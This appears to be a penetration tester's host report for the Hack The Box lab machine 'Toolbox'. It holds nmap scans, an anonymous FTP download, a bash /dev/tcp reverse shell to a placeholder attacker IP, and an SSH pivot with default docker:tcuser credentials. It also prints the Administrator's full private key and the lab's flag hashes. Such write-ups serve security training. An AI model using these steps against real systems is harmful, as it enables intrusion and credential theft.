Host Report

10.10.10.236 - Microsoft Windows 10 1709 - 1909

Windows Workstation - Shelled - Owned

Host Notes:

postgres@bc56e3cc55e9:/var/lib/postgresql$ cat user.txt
cat user.txt
f0183e44378ea9774433e2ca6ac78c6a flag.txt

administrator@TOOLBOX C:\Users\Administrator\Desktop>type root.txt
cc9a0b76ac17f8f475250738b96261b3

Ports:

Port	Proto	Service
21	tcp	ftp

Port Notes:
Autorecon FTP info:

Nmap 7.92 scan initiated Tue Jan 25 14:04:14 2022 as: nmap -vv --reason -Pn -sV -p 21 "--script=banner,(ftp* or ssl*) and not (brute or broadcast or do
Nmap scan report for 10.10.10.236
Host is up, received user-set (0.041s latency).
Scanned at 2022-01-25 14:04:19 EST for 13s

PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack ttl 127 FileZilla ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r-xr-xr-x 1 ftp ftp 242520560 Feb 18 2020 docker-toolbox.exe
| banner: 220-FileZilla Server 0.9.60 beta\x0D\x0A220-written by Tim Koss
| e (tim.kosse@filezilla-project.org)\x0D\x0A220 Please visit https://fil
|_ezilla-project.org/
| ftp-syst:
|_ SYST: UNIX emulated by FileZilla
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Tue Jan 25 14:04:32 2022 -- 1 IP address (1 host up) scanned in 18.20 seconds

Anonymous Login Allowed.
Login and GET the docker-toolbox.exe executable.

Port	Proto	Service

```
┌──(kali㉿kali)-[~/Desktop/HTB/Toolbox]
└─$ ftp 10.10.10.236
Connected to 10.10.10.236.
220-FileZilla Server 0.9.60 beta
220-written by Tim Kosse (tim.kosse@filezilla-project.org)
220 Please visit https://filezilla-project.org/
Name (10.10.10.236:kali): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||58306|)
150 Opening data channel for directory listing of "/"
-r-xr-xr-x 1 ftp ftp      242520560 Feb 18  2020 docker-toolbox.exe
226 Successfully transferred "/"
ftp> get docker-toolbox.exe
local: docker-toolbox.exe remote: docker-toolbox.exe
229 Entering Extended Passive Mode (|||64369|)
150 Opening data channel for file download from server of "/docker-toolbox.exe"
100% |*****************************************************************************
226 Successfully transferred "/docker-toolbox.exe"
242520560 bytes received in 01:49 (2.11 MiB/s)
ftp>
```

22	tcp	ssh

Port Notes:
Autorecon Port Output:

Nmap 7.92 scan initiated Tue Jan 25 14:04:14 2022 as: nmap -vv --reason -Pn -sV -p 22 --script=banner,ssh2-enum-algos,ssh-hostkey,ssh-auth-metho
Nmap scan report for 10.10.10.236
Host is up, received user-set (0.12s latency).
Scanned at 2022-01-25 14:04:25 EST for 4s

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 127 OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
| 2048 5b:1a:a1:81:99:ea:f7:96:02:19:2e:6e:97:04:5a:3f (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDGMBbGgDiOZZt3bkOSs3/y3cFfYWVGPbw89lYh0OGLZ0J2eQfLPchbOe5jj+FY8uwizKA4ZwPrLe523TXox
| 256 a2:4b:5a:c7:0f:f3:99:a1:3a:ca:7d:54:28:76:b2:dd (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIR9i0NqfFj31XNbDraGeI6rcylMmHucBKlMt4kswXRNyjdyX
| 256 ea:08:96:60:23:e2:f4:4f:8d:05:b3:18:41:35:23:39 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOuBCr4Rn8G4uD6lINB2myKifcJ8tJU03cOPDpS5vz14
|_banner: SSH-2.0-OpenSSH_for_Windows_7.7
| ssh2-enum-algos:
| kex_algorithms: (10)
| curve25519-sha256
| curve25519-sha256@libssh.org
| ecdh-sha2-nistp256
| ecdh-sha2-nistp384
| ecdh-sha2-nistp521
| diffie-hellman-group-exchange-sha256

Port	Proto	Service

```
|      diffie-hellman-group16-sha512
|      diffie-hellman-group18-sha512
|      diffie-hellman-group14-sha256
|      diffie-hellman-group14-sha1
|  server_host_key_algorithms: (5)
|      ssh-rsa
|      rsa-sha2-512
|      rsa-sha2-256
|      ecdsa-sha2-nistp256
|      ssh-ed25519
|  encryption_algorithms: (6)
|      chacha20-poly1305@openssh.com
|      aes128-ctr
|      aes192-ctr
|      aes256-ctr
|      aes128-gcm@openssh.com
|      aes256-gcm@openssh.com
|  mac_algorithms: (10)
|      umac-64-etm@openssh.com
|      umac-128-etm@openssh.com
|      hmac-sha2-256-etm@openssh.com
|      hmac-sha2-512-etm@openssh.com
|      hmac-sha1-etm@openssh.com
|      umac-64@openssh.com
|      umac-128@openssh.com
|      hmac-sha2-256
|      hmac-sha2-512
|      hmac-sha1
|  compression_algorithms: (1)
|_      none
| ssh-auth-methods:
|  Supported authentication methods:
|    publickey
|    password
|_   keyboard-interactive

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jan 25 14:04:29 2022 -- 1 IP address (1 host up) scanned in 14.66 seconds
```


TRANSFERRED FROM HTTPS TCP 443

After running the commands from HTTPS 443 and SQLMAP:
Now that sqlmap has given us an os-shell, we can run a bash reverse shell to get a better shell.

On Attacking Machine:
nc -lvnp 1337

On Victim Machine:
bash -c 'bash -i >& /dev/tcp/<YOUR TUN0 IP>/1337 0>&1'

Port	Proto	Service



postgres@bc56e3cc55e9:/var/lib/postgresql$ cat user.txt
cat user.txt
f0183e44378ea9774433e2ca6ac78c6a flag.txt

PRIVILEGE ESCALATION

We know that docker-toolbox uses VirtualBox to hold all the VMs, is always the gateway address of the containers and has default credentials of:

docker:tcuser

So, if we upgrade to a TTY shell using:

python3 -c 'import pty; pty.spawn("/bin/bash")'

we should be able to pull the ifconfig of the container and ssh to the gateway address with those credentials. The documentation for this can be found htt

Port	Proto	Service

```
postgres@bc56e3cc55e9:/var/lib/postgresql$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 4386  bytes 764710 (746.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4039  bytes 3157628 (3.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 12768  bytes 4735056 (4.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12768  bytes 4735056 (4.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

postgres@bc56e3cc55e9:/var/lib/postgresql$ ssh docker@172.17.0.1
ssh docker@172.17.0.1
docker@172.17.0.1's password: tcuser

   ( '>')
  /) TC (\   Core is distributed with ABSOLUTELY NO WARRANTY.
 (/-_--_-\)           www.tinycorelinux.net

docker@box:~$
```

In the /c/Users/Administrator/.ssh folder is the private key for the Administrator user.

Port	Proto	Service

```
docker@box:/c/Users/Administrator/.ssh$ ls
ls
authorized_keys  id_rsa          id_rsa.pub      known_hosts
docker@box:/c/Users/Administrator/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAvo4SLlg/dkStA4jDUNxgF8kbNAF+6IYLNOOCeppfjz6RSOQv
Md08abGynhKMzsiiVCeJoj9L8GfSXGZIfsAIWXn9nyNaDdApoF7Mfm1KItgO+W9m
M7lArs4zgBzMGQleIskQvWTcKrQNdCDj9JxNIbhYLhJXgro+u5dW6EcYzq2MSORm
7A+eXfmPvdr4hE0wNUIwx2oOPr2duBfmxuhL8mZQWu5U1+Ipe2Nv4fAUYhKGTWHj
4ocjUwG9XcU0iI4pcHT3nXPKmGjoPyiPzpa5WdiJ8QpME398Nne4mnxOboWTp3jG
aJ1GunZCyic0iSwemcBJiNyfZChTipWmBMK88wIDAQABAoIBAH7PEuBOj+UHrM+G
Stxb24LYrUa9nBPnaDvJD4LBishLzelhGNspLFP2EjTJiXTu5b/1E82qK8IPhVlC
JApdhvDsktA9eWdp2NnFXHbiCg0IFWb/MFdJd/ccd/9Qqq4aos+pWH+BSFcOvUlD
vg+BmH7RK7V1NVFk2eyCuS4YajTW+VEwD3uBAl5ErXuKa2VP6HMKPDLPvOGgBf9c
l0l2v75cGjiK02xVu3aFyKf3d7t/GJBgu4zekPKVsiuSA+22ZVcTi653Tum1WUqG
MjuYDIaKmIt9QTn81H5jAQG6CMLlB1LZGoOJuuLhtZ4qW9fU36HpuAzUbG0E/Fq9
jLgX0aECgYEA4if4borc0Y6xFJxuPbwGZeovUExwYzlDvNDF4/Vbqnb/Zm7rTW/m
YPYgEx/p15rBh0pmxkUUybyVjkqHQFKRgu5FSb9IVGKtzNCtfyxDgsOm8DBUvFvo
qgieIC1S7sj78CYw1stPNWS9lclTbbMyqQVjLUvOAULm03ew3KtkURECgYEA17Nr
Ejcb6JWBnoGyL/yEG44h3fHAUOHpVjEeNkXiBIdQEKcroW9WZY9YlKVU/pIPhJ+S
7s++kIu014H+E2SV3qgHknqwNIzTWXbmqnclI/DSqWs19BJlD0/YUcFnpkFG08Xu
iWNSUKGb0R7zhUTZ136+Pn9TEGUXQMmBCEOJLcMCgYBj9bTJ71iwyzgb2xSi9sOB
MmRdQpv+T2ZQQ5rkKiOtEdHLTcV1Qbt7Ke59ZYKvSHi3urv4cLpCfLdB4FEtrhEg
5P39Ha3zlnYpbCbzafYhCydzTHl3k8wfs5VotX/NiUpKGCdIGS7Wc8OUPBtDBoyi
xn3SnIneZtqtp16l+p9pcQKBgAg1Xbe9vSQmvF4J1XwaAfUCfatyjb0GO9j52Yp7
MlS1yYg4tGJaWFFZGSfe+tMNP+XuJKtN4JSjnGgvHDoks8dbYZ5jaN03Frvq2HBY
RGOPwJSN7emx4YKpqTPDRmx/Q3C/sYos628CF2nn4aCKtDeNLTQ3qDORhUcD5BMq
bsf9AoGBAIWYKT0wMlOWForD39SEN3hqP3hkGeAmbIdZXFnUzRioKb4KZ42sVy5B
q3CKhoCDk8N+97jYJhPXdIWqtJPoOfPj6BtjxQEBoacW923tOblPeYkI9biVUyIp
BYxKDs3rNUsW1UUHAvBh0OYs+v/X+Z/2KVLLeClznDJWh/PNqF5I
-----END RSA PRIVATE KEY-----
docker@box:/c/Users/Administrator/.ssh$
```

Copy that onto the Attacking machine.
chmod 400 id_rsa
ssh -i id_rsa Administrator@10.10.10.236

Grab the root.txt flag and proof

administrator@TOOLBOX C:\Users\Administrator\Desktop>type root.txt
cc9a0b76ac17f8f475250738b96261b3

Port	Proto	Service

```
administrator@TOOLBOX C:\Users\Administrator>cd Desktop

administrator@TOOLBOX C:\Users\Administrator\Desktop>whoami
toolbox\administrator

administrator@TOOLBOX C:\Users\Administrator\Desktop>hostname
Toolbox

administrator@TOOLBOX C:\Users\Administrator\Desktop>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::21d
   Link-local IPv6 Address . . . . . : fe80::653b:8165:7223:9b72%9
   IPv4 Address. . . . . . . . . . . : 10.10.10.236
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::3091:5918:fd6d:c615%4
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::2874:76d:4b97:4b5%10
   IPv4 Address. . . . . . . . . . . : 192.168.99.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

administrator@TOOLBOX C:\Users\Administrator\Desktop>type root.txt
cc9a0b76ac17f8f475250738b96261b3

administrator@TOOLBOX C:\Users\Administrator\Desktop>
```

135	tcp	msrpc

Port	Proto	Service

Port Notes:
Autorecon Port Output:

```
# Nmap 7.92 scan initiated Tue Jan 25 14:04:14 2022 as: nmap -vv --reason -Pn -sV -p 135 --script=banner,msrpc-enum,rpc-grind,rpcinfo -oN /home/kali
Nmap scan report for 10.10.10.236
Host is up, received user-set (0.040s latency).
Scanned at 2022-01-25 14:04:17 EST for 21s

PORT    STATE SERVICE REASON          VERSION
135/tcp open  msrpc   syn-ack ttl 127 Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jan 25 14:04:38 2022 -- 1 IP address (1 host up) scanned in 24.29 seconds
```

139	tcp	netbios-ssn

Port Notes:
Autorecon Port Output:

```
# Nmap 7.92 scan initiated Tue Jan 25 14:04:14 2022 as: nmap -vv --reason -Pn -sV -p 139 "--script=banner,(nbstat or smb* or ssl*) and not (brute or bro
Nmap scan report for 10.10.10.236
Host is up, received user-set (0.052s latency).
Scanned at 2022-01-25 14:04:15 EST for 106s

PORT    STATE SERVICE     REASON          VERSION
139/tcp open  netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn
|_smb-enum-services: ERROR: Script execution failed (use -d to debug)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb2-capabilities: SMB: Couldn't find a NetBIOS name that works for the server. Sorry!
|_smb-mbenum: ERROR: Script execution failed (use -d to debug)
|_smb2-security-mode: SMB: Couldn't find a NetBIOS name that works for the server. Sorry!
|_smb-print-text: false
|_smb2-time: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-061: SMB: Couldn't find a NetBIOS name that works for the server. Sorry!
|_smb-protocols: No dialects accepted. Something may be blocking the responses

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jan 25 14:04:55 2022 -- 1 IP address (1 host up) scanned in 40.91 seconds
```

443	tcp	tcpwrapped

Port Notes:
Autorecon Port Output:

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-25 20:42 EST
Nmap scan report for 10.10.10.236
Host is up (0.039s latency).

PORT    STATE SERVICE  VERSION
443/tcp open  ssl/http Apache httpd 2.4.38 ((Debian))
| tls-alpn:
|_  http/1.1
|_http-title: MegaLogistics
| ssl-cert: Subject: commonName=admin.megalogistic.com/organizationName=MegaLogistic Ltd/stateOrProvinceName=Some-State/countryName=GR
| Not valid before: 2020-02-18T17:45:56
|_Not valid after:  2021-02-17T17:45:56
```

Port	Proto	Service


|_http-server-header: Apache/2.4.38 (Debian)
|_ssl-date: TLS randomness does not represent time

